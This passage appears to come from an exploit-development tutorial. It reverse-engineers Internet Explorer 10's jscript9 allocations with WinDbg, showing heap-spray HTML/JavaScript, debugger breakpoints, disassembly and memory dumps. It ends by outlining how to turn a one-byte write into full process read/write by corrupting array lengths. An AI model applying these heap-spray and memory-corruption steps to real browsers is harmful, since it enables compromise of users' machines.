new LargeHeapBlock: addr = 0x16ccc800
new LargeHeapBlock: addr = 0x16ccc860
new LargeHeapBlock: addr = 0x16ccc8c0
new LargeHeapBlock: addr = 0x16ccc920
new LargeHeapBlock: addr = 0x16ccc980
new LargeHeapBlock: addr = 0x16ccc9e0
new LargeHeapBlock: addr = 0x16ccca40
new LargeHeapBlock: addr = 0x16cccaa0
new LargeHeapBlock: addr = 0x16cccb00
new LargeHeapBlock: addr = 0x16cccb60
new LargeHeapBlock: addr = 0x16cccbc0
new LargeHeapBlock: addr = 0x16cccc20
new LargeHeapBlock: addr = 0x16cccc80
new LargeHeapBlock: addr = 0x16cccce0
new LargeHeapBlock: addr = 0x16cccd40
new LargeHeapBlock: addr = 0x16cccda0
new LargeHeapBlock: addr = 0x16ccce00
new LargeHeapBlock: addr = 0x16ccce60
new LargeHeapBlock: addr = 0x16cccec0
new LargeHeapBlock: addr = 0x16cccf20
new LargeHeapBlock: addr = 0x16cccf80
new LargeHeapBlock: addr = 0x1364e060
new LargeHeapBlock: addr = 0x1364e0c0
new LargeHeapBlock: addr = 0x1364e120
new LargeHeapBlock: addr = 0x1364e180
new LargeHeapBlock: addr = 0x1364e1e0
new LargeHeapBlock: addr = 0x1364e240
```


```
new LargeHeapBlock: addr = 0x1364e2a0
new LargeHeapBlock: addr = 0x1364e300
new LargeHeapBlock: addr = 0x1364e360
new LargeHeapBlock: addr = 0x1364e3c0
new LargeHeapBlock: addr = 0x1364e420
new LargeHeapBlock: addr = 0x1364e480
new LargeHeapBlock: addr = 0x1364e4e0
new LargeHeapBlock: addr = 0x1364e540
new LargeHeapBlock: addr = 0x1364e5a0
new LargeHeapBlock: addr = 0x1364e600
new LargeHeapBlock: addr = 0x1364e660
new LargeHeapBlock: addr = 0x1364e6c0
new LargeHeapBlock: addr = 0x1364e720
new LargeHeapBlock: addr = 0x1364e780
new LargeHeapBlock: addr = 0x1364e7e0
new LargeHeapBlock: addr = 0x1364e840
new LargeHeapBlock: addr = 0x1364e8a0
new LargeHeapBlock: addr = 0x1364e900
new LargeHeapBlock: addr = 0x1364e960
new LargeHeapBlock: addr = 0x1364e9c0
new LargeHeapBlock: addr = 0x1364ea20
new LargeHeapBlock: addr = 0x1364ea80
new LargeHeapBlock: addr = 0x1364eae0
new LargeHeapBlock: addr = 0x1364eb40
new LargeHeapBlock: addr = 0x1364eba0
new LargeHeapBlock: addr = 0x1364ec00
new LargeHeapBlock: addr = 0x1364ec60
new LargeHeapBlock: addr = 0x1364ecc0
new LargeHeapBlock: addr = 0x1364ed20
new LargeHeapBlock: addr = 0x1364ed80
new LargeHeapBlock: addr = 0x1364ede0
new LargeHeapBlock: addr = 0x1364ee40
```

```
new LargeHeapBlock: addr = 0x1364eea0
new LargeHeapBlock: addr = 0x1364ef00
new LargeHeapBlock: addr = 0x1364ef60
new LargeHeapBlock: addr = 0x1364efc0
new LargeHeapBlock: addr = 0x1364f060
new LargeHeapBlock: addr = 0x1364f0c0
new LargeHeapBlock: addr = 0x1364f120
new LargeHeapBlock: addr = 0x1364f180
new LargeHeapBlock: addr = 0x1364f1e0
new LargeHeapBlock: addr = 0x1364f240
new LargeHeapBlock: addr = 0x1364f2a0
new LargeHeapBlock: addr = 0x1364f300
new LargeHeapBlock: addr = 0x1364f360
new LargeHeapBlock: addr = 0x1364f3c0
```

Let's look at the last 6 addresses:

```
new LargeHeapBlock: addr = 0x1364f1e0
new LargeHeapBlock: addr = 0x1364f240
new LargeHeapBlock: addr = 0x1364f2a0
new LargeHeapBlock: addr = 0x1364f300
new LargeHeapBlock: addr = 0x1364f360
new LargeHeapBlock: addr = 0x1364f3c0
```

First of all, note that they're 0x60 bytes apart: 0x8 bytes for the allocation header and 0x58 bytes for the LargeHeapBlock object. Here are the last 6 LargeHeapBlocks in memory:



As we can see, each LargeHeapBlock contains, af offset 0x24, a pointer to the previous LargeHeapBlock. This pointer will be used later to determine the address of the LeageHeapBlock itself.

ArrayBuffer & Int32Array

Here's what the MDN (Mozilla Developer Network) says about ArrayBuffer:

The ArrayBuffer object is used to represent a generic, fixed-length raw binary data buffer. You can not directly manipulate the contents of an ArrayBuffer; instead, you create one of the typed array objects or a DataView object which represents the buffer in a specific format, and use that to read and write the contents of the buffer.

Consider the following example:

JavaScript

```
// This creates an ArrayBuffer manually.
buf = new ArrayBuffer(400*1024*1024);
a = new Int32Array(buf);

// This creates an ArrayBuffer automatically.
a2 = new Int32Array(100*1024*1024);
```


The arrays a and a2 are equivalent and have the same length. When creating an ArrayBuffer directly we need to specify the size in bytes, whereas when creating an Int32Array we need to specify the length in number of elements (32-bit integers). Note that when we create an Int32Array, an ArrayBuffer is created internally and the Int32Array uses it.

To find out what code creates an ArrayBuffer, we can perform a heap spray like before. Let's use the following javascript code:

XHTML

```
<html>
<head>
<script language="javascript">
  alert("Start");
  var a = new Array();
  for (var i = 0; i < 0x10000; ++i) {
    a[i] = new Int32Array(0x1000/4);
    for (var j = 0; j < a[i].length; ++j)
      a[i][j] = 0x123;
  }
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

When the dialog box with the text Done pops up, we can look at the memory with VMMap. Here's what we see:



Note that this time it says Heap (Private D …, which means that the ArrayBuffers are allocated directly on the heap. If we look at the address f650000 in WinDbg, we see this:

```
0f650000: 03964205 0101f3c5 ffeeffee 00000000 10620010 0e680010 00450000 0f650000
0f650020: 00000fd0 0f650040 10620000 0000000f 00000001 00000000 10610ff0 10610ff0
0f650040: 839ec20d 0801f3cd 0a73f528 0c6dcc48 00000012 f0e0d0c0 39682cf0 88000000
0f650060: 00000123 00000123 00000123 00000123 00000123 00000123 00000123 00000123
0f650080: 00000123 00000123 00000123 00000123 00000123 00000123 00000123 00000123
0f6500a0: 00000123 00000123 00000123 00000123 00000123 00000123 00000123 00000123
```

```
0f6500c0: 00000123 00000123 00000123 00000123 00000123 00000123 00000123 00000123
0f6500e0: 00000123 00000123 00000123 00000123 00000123 00000123 00000123 00000123
```

Our data begins at f650060. Since it's on the heap, let's use !heap:

```
0:012> !heap -p -a f650060
    address 0f650060 found in
    _HEAP @ 450000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0f650058 0201 0000  [00]   0f650060    01000 - (busy)
```

As always, there are 8 bytes of allocation header. If we reload the page in IE and go back to WinDbg, we can see that the situation hasn't changed:

```
0f650000: 03964205 0101f3c5 ffeeffee 00000000 10620010 0e680010 00450000 0f650000
0f650020: 00000fd0 0f650040 10620000 000000cc 00000004 00000000 10310ff0 10610ff0
0f650040: 839ec20d 0801f3cd 129e0158 11119048 00000012 f0e0d0c0 2185d880 88000000
0f650060: 00000123 00000123 00000123 00000123 00000123 00000123 00000123 00000123
0f650080: 00000123 00000123 00000123 00000123 00000123 00000123 00000123 00000123
0f6500a0: 00000123 00000123 00000123 00000123 00000123 00000123 00000123 00000123
0f6500c0: 00000123 00000123 00000123 00000123 00000123 00000123 00000123 00000123
0f6500e0: 00000123 00000123 00000123 00000123 00000123 00000123 00000123 00000123
```

This means that we could put a hardware breakpoint at the address 0f650058 (HEAP_ENTRY above) and break on the code which make the allocation on the heap. Reload the page in IE and set the breakpoint in WinDbg:

```
0:013> ba w4 f650058
```

After closing the dialog box in IE, we break here:

```
772179ff 331da4002e77    xor     ebx,dword ptr [ntdll!RtlpLFHKey (772e00a4)]
77217a05 c6410780        mov     byte ptr [ecx+7],80h
77217a09 33d8            xor     ebx,eax
77217a0b 33de            xor     ebx,esi
77217a0d ff4df4          dec     dword ptr [ebp-0Ch]
77217a10 8919            mov     dword ptr [ecx],ebx
```

```
77217a12 c60200          mov     byte ptr [edx],0          ds:002b:0f65005e=00  <----------- we are here
77217a15 75be            jne     ntdll!RtlpSubSegmentInitialize+0xe5 (772179d5)
77217a17 8b5d08          mov     ebx,dword ptr [ebp+8]
77217a1a 8b45f8          mov     eax,dword ptr [ebp-8]
77217a1d baffff0000      mov     edx,0FFFFh
77217a22 66895108        mov     word ptr [ecx+8],dx
77217a26 668b4df0        mov     cx,word ptr [ebp-10h]
77217a2a 66894e10        mov     word ptr [esi+10h],cx
```

Here's the stack trace:

```
0:004> k 10
ChildEBP RetAddr
057db90c 77216e87 ntdll!RtlpSubSegmentInitialize+0x122
057db9a8 7720e0f2 ntdll!RtlpLowFragHeapAllocFromContext+0x882
057dba1c 75de9d45 ntdll!RtlAllocateHeap+0x206
057dba3c 6f7f4613 msvcrt!malloc+0x8d
057dba4c 6f643cfa jscript9!memset+0x3a4c2
057dba64 6f79fc00 jscript9!Js::JavascriptArrayBuffer::Create+0x3c   <----------------
057dba90 6f79af10 jscript9!Js::TypedArrayBase::CreateNewInstance+0x1cf   <----------------
057dbb08 6f5c7461 jscript9!Js::TypedArray<int>::NewInstance+0x55   <----------------
057dbca4 6f5a5cf5 jscript9!Js::InterpreterStackFrame::Process+0x4b47
057dbdd4 04a70fe9 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x305
WARNING: Frame IP not in any known module. Following frames may be wrong.
057dbde0 6f5a1f60 0x4a70fe9
057dbe60 6f5a20ca jscript9!Js::JavascriptFunction::CallRootFunction+0x140
057dbe78 6f5a209f jscript9!Js::JavascriptFunction::CallRootFunction+0x19
057dbec0 6f5a2027 jscript9!ScriptSite::CallRootFunction+0x40
057dbee8 6f64df75 jscript9!ScriptSite::Execute+0x61
057dbf74 6f64db57 jscript9!ScriptEngine::ExecutePendingScripts+0x1e9
```

Perfect! We see that the ArrayBuffer is allocated with a C's malloc, which is called inside jscript9!Js::JavascriptArrayBuffer::Create. TypedArray<int> is probably our Int32Array and TypedArrayBase is its base class. So, jscript9!Js::TypedArray<int>::NewInstance creates a new Int32Array and a new

JavascriptArrayBuffer. Now we should have a look at an Int32Array in memory. We don't need to spray the heap anymore, so let's change the code:

XHTML

```
<html>
<head>
<script language="javascript">
  alert("Start");
  a = new Int32Array(0x1000);
  for (var j = 0; j < a.length; ++j)
    a[j] = 0x123;
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

Let's put a breakpoint on the creation of a new Int32Array:

```
0:013> bp jscript9!Js::TypedArray<int>::NewInstance
Couldn't resolve error at 'jscript9!Js::TypedArray<int>::NewInstance'
The breakpoint expression "jscript9!Js::TypedArray<int>::NewInstance" evaluates to the inline function.
Please use bm command to set breakpoints instead of bp.
```

Let's try to use bm instead:

```
0:013> bm jscript9!Js::TypedArray<int>::NewInstance
  1: 6f79aebb          @!"jscript9!Js::TypedArray<int>::NewInstance"
0:013> bl
 1 e 6f79aebb     0001 (0001)  0:**** jscript9!Js::TypedArray<int>::NewInstance
```

OK, it seems it worked. Now reload the page in IE. When we close the dialog box, we break on jscript9!Js::TypedArray<int>::NewInstance. Here's the entire function:

```
0:004> uf 6f79aebb
jscript9!Js::TypedArray<int>::NewInstance:
6f79aebb 8bff            mov     edi,edi
6f79aebd 55              push    ebp
6f79aebe 8bec            mov     ebp,esp
6f79aec0 83e4f8          and     esp,0FFFFFFF8h
6f79aec3 83ec0c          sub     esp,0Ch
```

```
6f79aec6 53              push    ebx
6f79aec7 8b5d08          mov     ebx,dword ptr [ebp+8]
6f79aeca 8b4304          mov     eax,dword ptr [ebx+4]
6f79aecd 8b4004          mov     eax,dword ptr [eax+4]
6f79aed0 8b4804          mov     ecx,dword ptr [eax+4]
6f79aed3 56              push    esi
6f79aed4 57              push    edi
6f79aed5 6a00            push    0
6f79aed7 51              push    ecx
6f79aed8 8b8934020000    mov     ecx,dword ptr [ecx+234h]
6f79aede ba00040000      mov     edx,400h
6f79aee3 e8b2e7e0ff      call    jscript9!ThreadContext::ProbeStack (6f5a969a)
6f79aee8 8d4510          lea     eax,[ebp+10h]
6f79aeeb 50              push    eax
6f79aeec 8d7d0c          lea     edi,[ebp+0Ch]
6f79aeef 8d742414        lea     esi,[esp+14h]
6f79aef3 e8cb93e0ff      call    jscript9!Js::ArgumentReader::ArgumentReader (6f5a42c3)
6f79aef8 8b4304          mov     eax,dword ptr [ebx+4]
6f79aefb 8b4004          mov     eax,dword ptr [eax+4]
6f79aefe 6850bd726f      push    offset jscript9!Js::TypedArray<int>::Create (6f72bd50)
6f79af03 6a04            push    4
6f79af05 ff7004          push    dword ptr [eax+4]
6f79af08 8bc6            mov     eax,esi
6f79af0a 50              push    eax
6f79af0b e8214b0000      call    jscript9!Js::TypedArrayBase::CreateNewInstance (6f79fa31)
6f79af10 5f              pop     edi
6f79af11 5e              pop     esi
6f79af12 5b              pop     ebx
6f79af13 8be5            mov     esp,ebp
6f79af15 5d              pop     ebp
6f79af16 c3              ret
```

By stepping inside jscript9!Js::TypedArrayBase::CreateNewInstance we come across a call to jscript9!Js::TypedArray<int>::Create:

```
6f79fc16 ffb608060000    push    dword ptr [esi+608h]
6f79fc1c 57              push    edi
6f79fc1d 51              push    ecx
6f79fc1e 53              push    ebx
6f79fc1f ff5514          call    dword ptr [ebp+14h]  ss:002b:057dba9c={jscript9!Js::TypedArray<int>::Create (6f72bd50)}
```

If we step inside jscript9!Js::TypedArray<int>::Create, we get to a call to Alloc:

```
6f72bd88 8b7514          mov     esi,dword ptr [ebp+14h] ss:002b:057dba64=04b6b000
6f72bd8b 8b4e0c          mov     ecx,dword ptr [esi+0Ch]
6f72bd8e 6a24            push    24h      <----------------- 24h bytes
6f72bd90 e893b2e6ff      call    jscript9!Recycler::Alloc (6f597028)
6f72bd95 ffb61c010000    push    dword ptr [esi+11Ch]
6f72bd9b ff7510          push    dword ptr [ebp+10h]
6f72bd9e ff750c          push    dword ptr [ebp+0Ch]
6f72bda1 57              push    edi
6f72bda2 50              push    eax
6f72bda3 e898f7ffff      call    jscript9!Js::TypedArray<int>::TypedArray<int> (6f72b540)
6f72bda8 5f              pop     edi
6f72bda9 5e              pop     esi
6f72bdaa c9              leave
6f72bdab c21000          ret     10h
```

We can see that the TypedArray<int> object is 24h bytes. Note that the object is first allocated and then initialized by the constructor.

To print a message when an Int32Array is created, we can put a breakpoint at the end of jscript9!Js::TypedArray<int>::NewInstance, right after the call to jscript9!Js::TypedArrayBase::CreateNewInstance (see the arrow):

```
jscript9!Js::TypedArray<int>::NewInstance:
6f79aebb 8bff            mov     edi,edi
6f79aebd 55              push    ebp
6f79aebe 8bec            mov     ebp,esp
```

```
6f79aec0 83e4f8         and     esp,0FFFFFFF8h
6f79aec3 83ec0c         sub     esp,0Ch
6f79aec6 53             push    ebx
6f79aec7 8b5d08         mov     ebx,dword ptr [ebp+8]
6f79aeca 8b4304         mov     eax,dword ptr [ebx+4]
6f79aecd 8b4004         mov     eax,dword ptr [eax+4]
6f79aed0 8b4804         mov     ecx,dword ptr [eax+4]
6f79aed3 56             push    esi
6f79aed4 57             push    edi
6f79aed5 6a00           push    0
6f79aed7 51             push    ecx
6f79aed8 8b8934020000   mov     ecx,dword ptr [ecx+234h]
6f79aede ba00040000     mov     edx,400h
6f79aee3 e8b2e7e0ff     call    jscript9!ThreadContext::ProbeStack (6f5a969a)
6f79aee8 8d4510         lea     eax,[ebp+10h]
6f79aeeb 50             push    eax
6f79aeec 8d7d0c         lea     edi,[ebp+0Ch]
6f79aeef 8d742414       lea     esi,[esp+14h]
6f79aef3 e8cb93e0ff     call    jscript9!Js::ArgumentReader::ArgumentReader (6f5a42c3)
6f79aef8 8b4304         mov     eax,dword ptr [ebx+4]
6f79aefb 8b4004         mov     eax,dword ptr [eax+4]
6f79aefe 6850bd726f     push    offset jscript9!Js::TypedArray<int>::Create (6f72bd50)
6f79af03 6a04           push    4
6f79af05 ff7004         push    dword ptr [eax+4]
6f79af08 8bc6           mov     eax,esi
6f79af0a 50             push    eax
6f79af0b e8214b0000     call    jscript9!Js::TypedArrayBase::CreateNewInstance (6f79fa31)
6f79af10 5f             pop     edi      <--------------------- breakpoint here
6f79af11 5e             pop     esi
6f79af12 5b             pop     ebx
6f79af13 8be5           mov     esp,ebp
6f79af15 5d             pop     ebp
```

```
6f79af16 c3            ret
```

Here's the breakpoint:

```
bp jscript9+20af10 ".printf \"new TypedArray<int>: addr = 0x%p\\n\",eax;g"
```

We should also take a look at jscript9!Js::JavascriptArrayBuffer::Create:

```
0:004> uf jscript9!Js::JavascriptArrayBuffer::Create
jscript9!Js::JavascriptArrayBuffer::Create:
6f643cbe 8bff            mov     edi,edi
6f643cc0 55              push    ebp
6f643cc1 8bec            mov     ebp,esp
6f643cc3 53              push    ebx
6f643cc4 8b5d08          mov     ebx,dword ptr [ebp+8]
6f643cc7 56              push    esi
6f643cc8 57              push    edi
6f643cc9 8bf8            mov     edi,eax
6f643ccb 8b4304          mov     eax,dword ptr [ebx+4]
6f643cce 8b4004          mov     eax,dword ptr [eax+4]
6f643cd1 8bb064040000    mov     esi,dword ptr [eax+464h]
6f643cd7 01be04410000    add     dword ptr [esi+4104h],edi
6f643cdd e85936f5ff      call    jscript9!Recycler::CollectNow<402722819> (6f59733b)
6f643ce2 6a18            push    18h     <----------- 18h bytes
6f643ce4 8bce            mov     ecx,esi
6f643ce6 e8b958f5ff      call    jscript9!Recycler::AllocFinalized (6f5995a4)
6f643ceb ff353cb1826f    push    dword ptr [jscript9!_imp__malloc (6f82b13c)]   <--------------------
6f643cf1 8bf0            mov     esi,eax
6f643cf3 8bcb            mov     ecx,ebx
6f643cf5 e863010000      call    jscript9!Js::ArrayBuffer::ArrayBuffer<void * (__cdecl*)(unsigned int)> (6f643e5d)
6f643cfa 5f              pop     edi
6f643cfb c706103d646f    mov     dword ptr [esi],offset jscript9!Js::JavascriptArrayBuffer::`vftable' (6f643d10)
6f643d01 8bc6            mov     eax,esi
6f643d03 5e              pop     esi
```


```
6f643d04 5b          pop    ebx
6f643d05 5d          pop    ebp
6f643d06 c20400      ret    4    <----------- put a breakpoint here
```

As you can see, an ArrayBuffer is an object of 18h bytes which is allocated through jscript9!Recycler::AllocFinalized. It's almost certain that ArrayBuffer contains a pointer to a block of memory which contains the user data. In fact, you can see that jscript9!_imp__malloc is passed to the constructor of ArrayBuffer and we already know that the raw buffer is indeed allocated with C's malloc.

We can now put a breakpoint at then end of the function:

```
bp jscript9!Js::JavascriptArrayBuffer::Create+0x48 ".printf \"new JavascriptArrayBuffer: addr = 0x%p\\n\",eax;g"
```

These objects are easy to analyze. Here's what we learned:



IE10: From one-byte-write to full process space read/write

As we said before, if we can modify a single byte at an arbitrary address, we can get read/write access to the entire process address space. The trick is to modify the length field of an array (or similar data structure) so that we can read and write beyond the end of the array in normal javascript code.

We need to perform two heap sprays:

1. LargeHeapBlocks and a raw buffer (associated with an ArrayBuffer) on the heap.
2. Arrays and Int32Arrays allocated on IE's custom heap.

